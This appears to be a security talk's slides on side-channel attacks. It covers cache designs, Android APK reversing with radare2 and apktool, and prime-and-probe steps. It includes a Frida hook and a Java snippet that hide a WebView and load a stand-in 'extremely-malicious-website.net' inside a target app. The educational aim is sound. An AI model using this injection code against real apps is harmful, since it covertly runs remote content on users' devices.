

Towards Side Channel Attacks

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
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Introduction



Definition: Side-Channel Attacks

“In computer security, a side-channel attack is any attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself (e.g. cryptanalysis and software bugs). Timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information,, which can be exploited.”

*Wikipedia Contributors. (2019, July 10). Side-channel attack. Retrieved August 17, 2019, from Wikipedia website:
https://en.wikipedia.org/wiki/Side-channel_attack*


Description: CPU Cache

Direct Mapped Cache


Set-Associative Cache

Fully Associative Cache


Description: CPU Cache - Direct Mapped Cache



Description: CPU Cache - Fully Associative Cache



Description: CPU Cache - Set Associative Cache



Reversing Android Apps

- Requirements
 - *.apk
- Points of Interest
 - AndroidManifest.xml
 - resources.rsc
 - Binary/ies
- Radare - Frequently Used
 - `r2pm -i axml2xml || rabin2 -zz // strings`
 - `ii // imports`
 - `ic // classes/methods`
 - `izz // strings`



Code Injection in Android Apps

- Requirements
 - Root permissions
 - Server <--> Client
- Points of Interest
 - Entry Class
 - Entry Function/Method
 - Embedded Browser Instances
 - Embedded Browser Settings
 - R\$id fields

FRIDA


Code Inject in Android Apps - Java

```
1  WebView wv = (WebView) findViewById(R.id.webview);
2  WebSettings wvSettings = wv.getSettings();
3  wvSettings.setJavaScriptEnabled(true);
4  wv.setVisibility(8);
5  wv.loadUrl("https://www.extremely-malicious-website.net");
6
7
8
9
10
11
12
13
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15
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17
18
19
20
```


Code Injection in Android Apps - JavaScript

```
1 setImmediate(function () {  
2     Java.perform(function () {  
3         var main_activity =  
4             Java.use("net.extremely.malicious.MainActivity");  
5  
6         main_activity.onCreate.implementation = function(v0) {  
7             main_activity.onCreate.call(this, v0);  
8  
9             var web_view = Java.use("android.webkit.WebView");  
10            var r_id = Java.use("net.extremely.malicious.R$id");  
11            var wv =  
12                Java.cast(this.findViewById(r_id.webview.value),  
13                    web_view);  
14            wv.setVisibility(8);  
15            var wv_settings = wv.getSettings();  
16            wv_settings.setJavaScriptEnabled(true);  
17            wv.loadUrl("https://www.extremely-malicious-website.net");  
18        };  
19    });  
20 });
```

Code Injection in Android Apps - App 1/2



Code Injection in Android Apps - App 2/2



Recompiling Android Apps - Apktool

- Alterations
 - AndroidManifest.xml
 - resources.rsc
 - Smali additions
- Decode/Build
 - `apktool d *.apk // decode`
 - `apktool b *.apk // build`

Prime and Probe Attack

1. Create an eviction cache set/s
2. Prime the relevant cache set/s
3. Await X units of time
4. Probe the relevant cache set/s
5. Measure

Limitations and Countermeasures

Limitations:

- SHA-1 Fingerprint
- Inclusive Last Level Caches

Countermeasures:

- SHA-1 Fingerprint
- Static/Dynamic Analysis

Q/A

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References

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